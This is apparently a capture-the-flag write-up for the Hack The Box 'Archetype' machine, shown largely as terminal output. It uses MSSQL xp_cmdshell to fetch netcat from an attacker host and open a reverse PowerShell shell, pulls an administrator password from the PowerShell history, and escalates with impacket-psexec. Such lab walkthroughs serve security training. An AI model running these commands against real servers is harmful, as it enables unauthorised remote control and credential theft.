
```
SQL> xp_cmdshell "powershell "invoke-webrequest -uri http://10.10.14.212:8080/nc
64.exe -outfile C:\tmp\nc.exe""
output
--------------------------------------------------------------------------------
NULL
```

this is the status 200 shows when the command executed completely



```
┌──(nobodyatall㉿0×DEADBEEF)-[~/script/revShell/ncWindows]
└─$ ls
nc64.exe  nc.exe

┌──(nobodyatall㉿0×DEADBEEF)-[~/script/revShell/ncWindows]
└─$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.10.10.27 - - [01/Jan/2021 18:24:20] "GET /nc64.exe HTTP/1.1" 200 -
10.10.10.27 - - [01/Jan/2021 18:24:57] "GET /nc64.exe HTTP/1.1" 200 -
█
```

execute the netcat binary & we got our initial foothold!


nobodyatall@0...~/htb/startPT
nobodyatall@...PT/archetype
nobodyatall@0xDEADBEEF: ~

```
SQL> xp_cmdshell mkdir C:\tmp
output
--------------------------------------------------------------------------------
NULL

SQL> xp_cmdshell "powershell "invoke-webrequest -uri http://10.10.14.212:8080/nc
64.exe -outfile C:\tmp\nc.exe""
output
--------------------------------------------------------------------------------
NULL

SQL> xp_cmdshell "C:\tmp\nc.exe -e powershell.exe 10.10.14.212 18890"
█
```


```
┌──(nobodyatall㉿0×DEADBEEF)-[~/script/revShell/ncWindows]
└─$ rlwrap nc -nlvp 18890
listening on [any] 18890 ...
connect to [10.10.14.212] from (UNKNOWN) [10.10.10.27] 49677
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> ▯
```

Post Exploitation

Privilege Escalation


sql-svc -> NT Authority\system

we've found our user flag




```
PS C:\users\sql_svc\Desktop> type user.txt
type user.txt
[redacted]
PS C:\users\sql_svc\Desktop> █
```

let's check the powershell history file & it seems that previously the remote user executed something as administrator with the credential attached behind!




```
history
PS C:\Windows\system32> type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLin
e\ConsoleHost_history.txt
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.tx
t
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Windows\system32> █
```

let's try out using psexec to execute cmd.exe with the credential
it seems that we're in, now we're NT Authority\System user!



```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ impacket-psexec administrator@10.10.10.27 cmd.exe
Impacket v0.9.22.dev1+20201015.130615.81eec85a - Copyright 2020 SecureAuth Corpo
ration

Password:
[*] Requesting shares on 10.10.10.27.....
[*] Found writable share ADMIN$
[*] Uploading file HOvUINXl.exe
[*] Opening SVCManager on 10.10.10.27.....
[*] Creating service gkOf on 10.10.10.27.....
[*] Starting service gkOf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

voila! we've found our root flag



```
C:\Users\Administrator\Desktop>type root.txt
[redacted]
C:\Users\Administrator\Desktop>
```